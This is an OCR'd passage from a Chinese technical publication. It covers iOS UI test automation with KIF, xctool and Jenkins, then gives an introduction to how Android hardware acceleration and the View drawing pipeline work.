@interface HistoryTests : KIFTestCase

- (void)testHistoryPage;

@end
```

```
#import "HistoryTests.h"

@implementation HistoryTests

- (void)testHistoryPage
{
    [tester tapViewWithAccessibilityLabel:@"History"];
    [tester tapViewWithAccessibilityLabel:@"Section 0 Row 0"];
    [tester tapViewWithAccessibilityLabel:@"History"];
}

@end
```

以上步骤都完成后，基于 KIF 的简单用例便搭建完成，点击 Product->Test 或者快捷键 (⌘U) 即可看到我们的用例自动运行起来了。

2. 用例编写与组织

(1) accessibility 属性设置

accessibility 属性是 Apple 给视觉障碍人群提供完全无障碍使用的基本属性，该属性表明了 UI 元素的可访问性、是什么、做什么以及会触发什么样的操作。原生的 UIKit 控件默认提供了这些信息，然而，自定义的控件则需要对该属性进行设置，设置方式可参考下面几点：

- 设置方式：找到页面元素所属的代码文件，再到代码中找到该类的实现，在相应代码处添加其属性。
- 查看方式：设置好后，开启模拟器的 Accessibility Inspector 功能，即可看到控件的 accessibility 属性。
- 设置建议：设置的 AccessibilityLabel 属性值要有实际意义（用户可理解），因为设置这个属性后用户可以通过 VoiceOver 访问；用户不可访问的控件，比如某些放置控件的容器等应该设置为 AccessibilityIdentifier 。

（2）用例常用操作接口：

- UI 交互操作（KIFUITestActor.h 中可查阅）：

```
    tapThisView:                - (void)tapViewWithAccessibilityLabel:
(NSString *)label;
    waitForView:                - (UIView *)waitForViewWithAccessibilityLabel:
(NSString *)label;
        注意：函数返回了对应 View 的指针，可以对返回值取数据，从而进行一些判断
    enterTextIntoView:          - (void)enterText:(NSString *)text
intoViewWithAccessibilityLabel:(NSString *)label;
    tapRowOnTableView:          - (void)tapRowAtIndexPath:(NSIndexPath *)
indexPath inTableViewWithAccessibilityIdentifier:(NSString *)identifier
NS_AVAILABLE_IOS(5_0);
    dismisses a system alert:   - (void)acknowledgeSystemAlert;
```

扩展：我们还可以对 KIFUITestActor 类进行扩展，利用 KIFUITestActor 中的私有函数，使 AccessibilityIdentifier 代替 Label 识别元素，完成 tapThisView 、waitForView 等操作。

- 用例集操作（KIFTestCase.h 中可查阅）：

```
    - (void)beforeAll；在本类中第一个 test case 执行前执行一次
        用处：执行本类中各个测试函数的公共操作
        注意：因为不能保证这个方法与 test case 是同一个类实例，所以不能用来设置实例变
量的值，但是可以设置静态变量
    - (void)beforeEach；在每一个 test case 执行前执行一次
        用处：执行各个函数需要的测试环境
        注意：因为确保这个方法与 test case 是同一个类实例，所以可以用来设置实例变量
    - (void)afterEach；在每一个 test case 执行后执行一次
```

```
        用处：用来将 App 恢复至 test case 之前的状态，可以包含一些条件判断逻辑，从失
败的 test case 中恢复，以确保不影响之后的测试
    - (void)afterAll; 执行完测试类的最后一个 test case 后执行一次
        用处：用于将 App 恢复至测试的初始状态
```

- 系统的功能实现（KIFSystemTestActor.h 中可查阅）：

```
    模拟用户旋转设备：          - (void)simulateDeviceRotationToOrientation:
(UIDeviceOrientation)orientation;
    对当前屏幕截图并存储到硬盘中：- (void)captureScreenshotWithDescription:
(NSString *)description;
```

（3）用例组织

设计实现单个测试用例步骤如下：

- a. 设置测试所需要的环境；
- b. 测试用例的测试逻辑；
- c. 恢复 App 至此次测试前状态。

a、c 步骤可用 beforeEach、afterEach 来实现，这样保证了每个用例之间的独立性和用例运行的稳定性。

一般来说，可将用例按功能分成若干个用例集，每个用例集按校验点或者功能点分成若干个用例，这样方便测试用例的管理和维护。 某些含有耗费时间多、耗费资源多的公共操作的用例可以集合成一个用例集，在用例集运行前统一执行。设计实现用例集步骤如下：

- a. 设置用例集需要的环境、公共操作；
- b. 设计各个用例；
- c. 恢复 App 至用例集测试的初始状态。

a、c 步骤可用 beforeAll、afterAll 来实现，下图展示了一个用例集的书写示例：


```
#import “TimerTests.h”
#import “KIFUITestActor+AccessibilityLabelAddition.h”
#import “KIFUITestActor+IdentifierAdditions.h”
```

```
#import "KIFUITestActor+TimerAdditions.h"
@implementation TimerTests
- (void)beforeAll
{
    [tester setDebugModel];
}
- (void)afterAll
{
    [tester resetDebugModel];
    [tester clearHistory];
}
- (void)beforeEach
{
    [tester setDebugModel];
}
- (void)afterEach
{
    [tester clearParams];
}
- (void)testNameedTask
{
    [tester enterText:@"myTask" intoViewWithAccessibilityLabel:@"Task
Name Input"];
    [tester enterWorktime:10 Breaktime:4 Repetitions:5];
    [tester tapViewWithAccessibilityLabel:@"Start Working"];
    [tester waitForViewWithAccessibilityLabel:@"myTask"];
    [tester waitForViewWithAccessibilityLabel:@"Start Working"];
}
- (void)testnoNameTask
{
    [tester enterWorktime:10 Breaktime:4 Repetitions:5];
    [tester tapViewWithAccessibilityLabel:@"Start Working"];
    [tester waitForViewWithAccessibilityLabel:@"myTask"];
    [tester waitForViewWithAccessibilityLabel:@"Start Working"];
}
- (void)testPresetTask
{
    [tester tapViewWithAccessibilityLabel:@"Presets"];
    [tester tapRowAtIndexPath:@"Classic"
inTableViewWithAccessibilityIdentifier:@"Presets List"];
    [tester tapViewWithAccessibilityLabel:@"Start Working"];
    [tester waitForViewWithAccessibilityLabel:@"myTask"];
    [tester waitForViewWithAccessibilityLabel:@"Start Working"];
}
@end
```

上述代码中，我们看到许多封装函数。为保证用例结构清晰明朗，我们借鉴 selenium pageObject 的设计方式，遵循如下规则：

- a. 将页面上的对元素的发现、操作处理抽象为相应的类，返回操作结果；
- b. 封装尽可能多的工具类；
- c. 测试用例只关注用例逻辑，步骤尽量简洁。

如下图所示，在用例集 test suite 中，我们只保持清晰的用例逻辑；非用例逻辑的动作封装成相应地用例集的类 test suite additions ；因为 KIF 的开源性，我们还可以利用 KIF 的私有 API 封装我们需要的工具 Tools 类。



（4）用例的运行独立和 retry 机制

失败用例是不可避免的，上述用例的组织方式，降低了用例间的依赖性，但是并不能完全消除失败用例对后续用例执行的影响。如果能让每个用例独立启动 App 执行 case，则能保证后执行用例不受先执行失败用例的影响。如果在 case 运行失败后，还可以进行 retry 重试，则能提高用例运行的稳定性。xctool 工具能给我们带来这样的功能，我们用 xctool 命令先 build-tests 构建 app，然后循环启动 app 来

run-tests 用例，用例失败后，重新执行。下面是一个 xctool 独立运行用例的简单示例：

```
xctool build-tests -workspace myApp.xcworkspace -scheme myKIFTestScheme
-sdk iphonesimulator -configuration Debug -destination platform='iOS
Simulator',OS=8.3,name='iPhone 6 Plus'

array=( TimerTests HistoryTests )

for data in ${array[@]}
do
        xctool  -reporter pretty -reporter junit:tmp/test-report-tmp.
xml -workspace myApp.xcworkspace -scheme myKIFTestScheme run-tests -only
myKIFTestTarget:${data}  -sdk iphonesimulator -configuration Debug
-destination platform='iOS Simulator',OS=8.3,name='iPhone 6 Plus'
done
```

三、KIF 自动化的持续集成


1. 持续集成的意义与 UI 自动化测试的用例选择

持续集成是一个自动化的周期性的集成测试过程，从检出代码、编译构建、运行测试、结果记录、测试统计等都是自动完成的，无需人工干预。我们的项目都是团队协作开发，采用持续集成的优势显而易见：

- 尽早尽快地发现集成错误，保证团队开发人员提交代码的质量，减轻软件发布时的压力；
- 自动完成集成中的环节，有利于减少集成过程的重复工作以节省时间、费用和工作量；

持续集成最大的好处在于能够尽早高效发现问题，降低解决问题的成本。而发现问题的手段主要就是测试。

根据 Martin Fowler 的测试理论，测试应该遵循如下测试金字塔组合，测试金字塔最底层是单元测试，然后是集成测试，继而是面向应用程序服务层的中间层测试，最高层是面向用户的业务逻辑测试：



测试自动化的测试层级越多，持续集成平台就能产生越大的价值。

UI 测试目标是覆盖最核心的代码，尽可能去掉依赖，让不稳定因子降到最低，这样既保证自动化测试层级的全面性，又保证持续集成的稳定构建，降低测试的投入产出比。因此，在我们的 UI 自动化测试中，我们选择核心功能的冒烟用例来完成持续集成中的测试金字塔。

2. Jenkins 上完成基于 KIF 的 UI 自动化持续集成搭建

Jenkins 是一个开源的持续集成工具，提供了一种易于使用的持续集成系统，使开发者从繁杂的集成中解脱出来，专注于更为重要的业务逻辑实现上。

Jenkins 以 Job 为单位运行项目，一个 Job 的工作流程为：在指定的时机，选择合适的 salve 节点，从版本管理系统上获取对应的源码，使用命令行脚本或者 maven 或者 ant 进行构建，构建后归档文件，处理报告，如果构建失败那么就通过邮件进行反馈等。

Job 的触发时机主要有 3 种选择：


- “Build after other project are build”：表示在其他某个项目 build 后触发，比如我们可以在某个提测 Job 构建之后，立即构建我们的 UI 自动化来验证这个提测的可行性；
- “Build periodically”：表示按时间触发，我们可以选择这个让 Job 做 Daily Build 来进行持续构建观察；


- "Poll SCM"：表示允许用户让 Jenkins 定期查询某一个项目的代码库，如果有代码变动则触发执行任务，这种触发非常适合集成测试项目，以此验证代码库变动是否能测试通过。

我们希望在代码改动发生的时候就做到尽早发现代码改动带来的问题，所以使用“Poll SCM”在当代码仓库有新的 pull request 的时候触发相应 Job 完成构建，Job 的执行结果作为这个 pull request 能否合入的衡量指标之一；同时为支持客户端支持 daily build，Job 使用“Build periodically”在每天 daily build 打包前完成一次自动构建。

Job 需要支持命令行构建才能实现持续集成，如上一部分提到，我们可以借助 xcodebuild/xctool 实现单命令行构建。同时为了衡量 Job 的执行结果，我们需要在 Job 执行完成后生成相应的测试报告和代码覆盖率报告，使用 xcodebuild/xctool 这样的命令行工具，只需要配置相关的参数即可获取相应的 XML 测试报告文件。

Jenkins 中 JUnit Plugin 插件可以将 XML 形式的测试报告转化成一种随时间推移的测试结果图表，向我们展示测试的结果和测试的稳定性；Cobertura plugin 插件可以将 XML 形式的覆盖率文件转化成一种随时间推移的代码覆盖率图表。如下图是 Job 中测试报告的代码覆盖率和测试结果的示例，通过下面的图表，我们可以清晰地看到测试是否通过，检查代码的测试覆盖范围，并对比历史的测试结果和代码覆盖率来推断和定位问题。





3. KIF 自动化测试在 Jenkins 持续集成过程中遇到的问题

(1) 设备重置

我们的测试用例覆盖了第一次安装启动的操作。在初期，这个用例经常失败。经过排查发现，持续集成系统中的模拟器设备重置操作并没有覆盖所有的设备，UI 测

试 Job 运行时，Job 选择的模拟器设备上可能遗留了其他 Job 构建的相同的 app 产物，导致我们的 Job 构建产物并不是第一次安装启动。所以在脚本中我们遍历所有模拟器设备，将其进行重置。

(2) 键盘敲击延迟

我们的测试用例在输入框输入文字时，经常出现输入不全而导致失败的问题。比如在输入框中输入 'beijing'，失败后提示：Failed to get text in field; instead, it was‘beiji’。经过排查，发现持续集成系统中的机器性能有高有低，在低性能机器中更容易发生此问题，再研究 KIF 框架源码发现，KIF 默认设置的键盘敲击时延为一个常数，对于低性能机器来说这个敲击时延较短，容易漏掉输入，所以我们在 KIFTypist.m 源码文件中适当增加 (NSTimeInterval) keystrokeDelay 的时长来避免输入不全的问题。

(3) 多个系统弹窗确认

前面我们提到过，KIF 支持对系统弹窗的处理，即接口 acknowledgeSystemAlert，它能帮我们确认一个系统弹窗。但是我们的应用程序在启动时系统弹窗并不止一个，并且在不同设备上，因系统设置不同，系统弹窗的个数是不确定的。所以，直接使用 acknowledgeSystemAlert 并不能帮我们解决问题。因为 KIF 的开源性，我们在 KIF 框架源码 acknowledgeSystemAlert 函数中做了一次 while 循环处理，处理了出现的任意多个系统弹窗的情况，从而解决了问题。

参考文献

1. Automate UI Testing in iOS：https://developer.apple.com/library/tvos/documentation/DeveloperTools/Conceptual/InstrumentsUserGuide/UIAutomation.html
2. Appium 官网介绍：http://appium.io/slate/cn/v1.2.0/?ruby#appium
3. Frank 官网介绍：http://www.testingwithfrank.com/
4. KIF 源码库：https://github.com/kif-framework/KIF
5. iOS UI Testing with KIF：http://www.raywenderlich.com/61419/ios-ui-testing-with-kif
6. The current state of iOS automated functional testing：http://watirmelon.com/2013/11/04/the-current-state-of-ios-automated-functional-testing/
7. Page Object：http://martinfowler.com/bliki/PageObject.html
8. Test Pyramid：http://martinfowler.com/bliki/TestPyramid.html

9. Continuous Integration：http://www.martinfowler.com/articles/continuousIntegration.html
10. xcodebuild：https://developer.apple.com/library/mac/documentation/Darwin/Reference/ManPages/man1/xcodebuild.1.html
11. xctool：https://github.com/facebook/xctool
12. Jenkins 官网介绍：https://wiki.jenkins-ci.org/display/JENKINS/Home
13. JUnit Plugin：https://wiki.jenkins-ci.org/display/JENKINS/JUnit+Plugin
14. Cobertura plugin：https://wiki.jenkins-ci.org/display/JENKINS/Cobertura+Plugin
15. Xcode 7 UI Testing：https://developer.apple.com/videos/play/wwdc2015/406/

Android 硬件加速原理与实现简介

子健

在手机客户端尤其是 Android 应用的开发过程中，我们经常会接触到“硬件加速”这个词。由于操作系统对底层软硬件封装非常完善，上层软件开发者往往对硬件加速的底层原理了解很少，也不清楚了解底层原理的意义，因此常会有一些误解，如硬件加速是不是通过特殊算法实现页面渲染加速，或是通过硬件提高 CPU/GPU 运算速率实现渲染加速。

本文尝试从底层硬件原理，一直到上层代码实现，对硬件加速技术进行简单介绍，其中上层实现基于 Android 6.0。

了解硬件加速对 App 开发的意义

对于 App 开发者，简单了解硬件加速原理及上层 API 实现，开发时就可以充分利用硬件加速提高页面的性能。以 Android 举例，实现一个圆角矩形按钮通常有两种方案：使用 PNG 图片；使用代码（XML/Java）实现。简单对比两种方案如下。

方案	原理	特点
使用PNG图片（BitmapDrawable）	解码PNG图片生成Bitmap，传到底层，由GPU渲染	图片解码消耗CPU运算资源，Bitmap占用内存大，绘制慢
使用XML或Java代码实现（ShapeDrawable）	直接将Shape信息传到底层，由GPU渲染	消耗CPU资源少，占用内存小，绘制快

页面渲染背景知识

- 页面渲染时，被绘制的元素最终要转换成矩阵像素点（即多维数组形式，类似安卓中的 Bitmap），才能被显示器显示。
- 页面由各种基本元素组成，例如圆形、圆角矩形、线段、文字、矢量图（常用贝塞尔曲线组成）、Bitmap 等。
- 元素绘制时尤其是动画绘制过程中，经常涉及插值、缩放、旋转、透明度变

化、动画过渡、毛玻璃模糊，甚至包括 3D 变换、物理运动（例如游戏中常见的抛物线运动）、多媒体文件解码（主要在桌面机中有应用，移动设备一般不用 GPU 做解码）等运算。

- 绘制过程经常需要进行逻辑较简单、但数据量庞大的浮点运算。

CPU 与 GPU 结构对比

CPU（Central Processing Unit，中央处理器）是计算机设备核心器件，用于执行程序代码，软件开发者对此都很熟悉；GPU（Graphics Processing Unit，图形处理器）主要用于处理图形运算，通常所说“显卡”的核心部件就是 GPU。

下面是 CPU 和 GPU 的结构对比图。其中：

- 黄色的 Control 为控制器，用于协调控制整个 CPU 的运行，包括取出指令、控制其他模块的运行等；
- 绿色的 ALU（Arithmetic Logic Unit）是算术逻辑单元，用于进行数学、逻辑运算；
- 橙色的 Cache 和 DRAM 分别为缓存和 RAM，用于存储信息。

- 从结构图可以看出，CPU 的控制器较为复杂，而 ALU 数量较少。因此 CPU 擅长各种复杂的逻辑运算，但不擅长数学尤其是浮点运算。
  - 以 8086 为例，一百多条汇编指令大部分都是逻辑指令，数学计算相关的主要是 16 位加减乘除和移位运算。一次整型和逻辑运算一般需要 1~3 个机器

周期，而浮点运算要转换成整数计算，一次运算可能消耗上百个机器周期。

- 更简单的 CPU 甚至只有加法指令，减法用补码加法实现，乘法用累加实现，除法用减法循环实现。
- 现代 CPU 一般都带有硬件浮点运算器（FPU），但主要适用于数据量不大的情况。


- CPU 是串行结构。以计算 100 个数字为例，对于 CPU 的一个核，每次只能计算两个数的和，结果逐步累加。
- 和 CPU 不同的是，GPU 就是为实现大量数学运算设计的。从结构图中可以看到，GPU 的控制器比较简单，但包含了大量 ALU。GPU 中的 ALU 使用了并行设计，且具有较多浮点运算单元。
- 硬件加速的主要原理，就是通过底层软件代码，将 CPU 不擅长的图形计算转换成 GPU 专用指令，由 GPU 完成。

> 扩展：很多计算机中的 GPU 有自己独立的显存；没有独立显存则使用共享内存的形式，从内存中划分一块区域作为显存。显存可以保存 GPU 指令等信息。

并行结构举例：级联加法器

为了方便理解，这里先从底层电路结构的角度举一个例子。如下图为一个加法器，对应实际的数字电路结构。

- A、B 为输入，C 为输出，且 A、B、C 均为总线，以 32 位 CPU 为例，则每根总线实际由 32 根导线组成，每根导线用不同的电压表示一个二进制的 0 或 1。
- Clock 为时钟信号线，每个固定的时钟周期可向其输入一个特定的电压信号，每当一个时钟信号到来时，A 和 B 的和就会输出到 C。




现在我们要计算 8 个整数的和。

对于 CPU 这种串行结构，代码编写很简单，用 for 循环把所有数字逐个相加即可。串行结构只有一个加法器，需要 7 次求和运算；每次计算完部分和，还要将其再转移到加法器的输入端，做下一次计算。整个过程至少要消耗十几个机器周期。

而对于并行结构，一种常见的设计是级联加法器，如下图，其中所有的 clock 连在一起。当需要相加的 8 个数据在输入端 A1~B4 准备好后，经过三个时钟周期，求和操作就完成了。如果数据量更大、级联的层级更大，则并行结构的优势更明显。

由于电路的限制，不容易通过提高时钟频率、减小时钟周期的方式提高运算速度。并行结构通过增加电路规模、并行处理，来实现更快的运算。但并行结构不容易实现复杂逻辑，因为同时考虑多个支路的输出结果，并协调同步处理的过程很复杂（有点像多线程编程）。



GPU 并行计算举例

假设我们有如下图像处理任务，给每个像素值加 1。GPU 并行计算的方式简单粗暴，在资源允许的情况下，可以为每个像素开一个 GPU 线程，由其进行加 1 操作。数学运算量越大，这种并行方式性能优势越明显。

Android 中的硬件加速

在 Android 中，大多数应用的界面都是利用常规的 View 来构建的（除了游戏、视频、图像等应用可能直接使用 OpenGL ES）。下面根据 Android 6.0 原生系统的 Java 层代码，对 View 的软件和硬件加速渲染做一些分析和对比。

DisplayList

DisplayList 是一个基本绘制元素，包含元素原始属性（位置、尺寸、角度、透明度等），对应 Canvas 的 drawXxx() 方法（如下图）。

信息传递流程：Canvas(Java API) —> OpenGL(C/C++ Lib) —> 驱动程序 —> GPU。

在 Android 4.1 及以上版本，DisplayList 支持属性，如果 View 的一些属性发生变化（比如 Scale、Alpha、Translate），只需把属性更新给 GPU，不需要生成新的 DisplayList。

RenderNode

一个 RenderNode 包含若干个 DisplayList，通常一个 RenderNode 对应一个 View，包含 View 自身及其子 View 的所有 DisplayList。

- drawPoints(float[], int, int, Paint): void
- drawPoints(float[], Paint): void
- drawPoint(float, float, Paint): void
- drawLine(float, float, float, float, Paint): void
- drawLines(float[], int, int, Paint): void
- drawLines(float[], Paint): void
- drawRect(RectF, Paint): void
- drawRect(Rect, Paint): void
- drawRect(float, float, float, float, Paint): void
- drawOval(RectF, Paint): void
- drawOval(float, float, float, float, Paint): void
- drawCircle(float, float, float, Paint): void
- drawArc(RectF, float, float, boolean, Paint): void
- drawArc(float, float, float, float, float, float, boolean, ...): void
- drawRoundRect(RectF, float, float, Paint): void
- drawRoundRect(float, float, float, float, float, float, Paint): void
- drawPath(Path, Paint): void
- throwIfCannotDraw(Bitmap): void
- drawPatch(NinePatch, Rect, Paint): void
- drawPatch(NinePatch, RectF, Paint): void
- drawBitmap(Bitmap, float, float, Paint): void
- drawBitmap(Bitmap, Rect, RectF, Paint): void
- drawBitmap(Bitmap, Rect, Rect, Paint): void
- ~~drawBitmap(int[], int, int, float, float, int, int, ...): void~~
- ~~drawBitmap(int[], int, int, int, int, int, int, ...): void~~
- drawBitmap(Bitmap, Matrix, Paint): void
- checkRange(int, int, int): void
- drawBitmapMesh(Bitmap, int, int, float[], int, int[], int, ...): void
- drawVertices(VertexMode, int, float[], int, float[], int, int[], ...): void
- drawText(char[], int, int, float, float, Paint): void
- drawText(String, float, float, Paint): void
- drawText(String, int, int, float, float, Paint): void
- drawText(CharSequence, int, int, float, float, Paint): void
- drawTextRun(char[], int, int, int, int, float, float, ...): void
- drawTextRun(CharSequence, int, int, int, int, float, float, ...): void


Android 绘制流程（Android 6.0）

下面是安卓 View 完整的绘制流程图，主要通过阅读源码和调试得出，虚线箭头表示递归调用。

- 从 `ViewRootImpl.performTraversals` 到 `PhoneWindow.DecroView.drawChild` 是每次遍历 View 树的固定流程，首先根据标志位判断是否需要重新布局并执行布局；然后进行 Canvas 的创建等操作开始绘制。
  - 如果硬件加速不支持或者被关闭，则使用软件绘制，生成的 `Canvas` 即 Canvas.class 的对象；
  - 如果支持硬件加速，则生成的是 `DisplayListCanvas.class` 的对象；
  - 两者的 `isHardwareAccelerated()` 方法返回的值分别为 false、true，View 根据这个值判断是否使用硬件加速。
- View 中 的 `draw(canvas,parent,drawingTime)` – `draw(canvas)` – `onDraw` – `dispachDraw` – `drawChild` 这条递归路径（下文简称 **Draw 路径**），调用了 `Canvas.drawXxx()` 方法，在软件渲染时用于实际绘制；在硬件加速时，用于构建 DisplayList。
- View 中 的 `updateDisplayListIfDirty` – `dispatchGetDisplayList` – `recreateChildDisplayList` 这条递归路径（下文简称 **DisplayList 路径**），仅在硬件加速时会经过，用于在遍历 View 树绘制的过程中更新 DisplayList 属性，并快速跳过不需要重建 DisplayList 的 View。

> Android 6.0 中，和 DisplayList 相关的 API 目前仍被标记为“@hide”不可访问，表示还不成熟，后续版本可能开放。

- 硬件加速情况下，draw 流程执行结束后 DisplayList 构建完成，然后通过 `ThreadedRenderer.nSyncAndDrawFrame()` 利用 GPU 绘制 DisplayList 到屏幕上。


ViewRootImpl
.performTraversals
performMeasure,
performLayout
ViewRootImpl
.performDraw
ViewRootImpl
.draw
是否支持硬件加速?
Y
ThreadRenderer.draw
N
ThreadRenderer
.updateRootDisplayList
ViewRootImpl
.drawSoftware
ThreadRenderer
.updateViewTreeDisplayList
PhoneWindow.DecroView
.draw(canvas)
PhoneWindow.DecroView
.updateDisplayListIfDirty
PhoneWindow.DecroView
.dispatchDraw
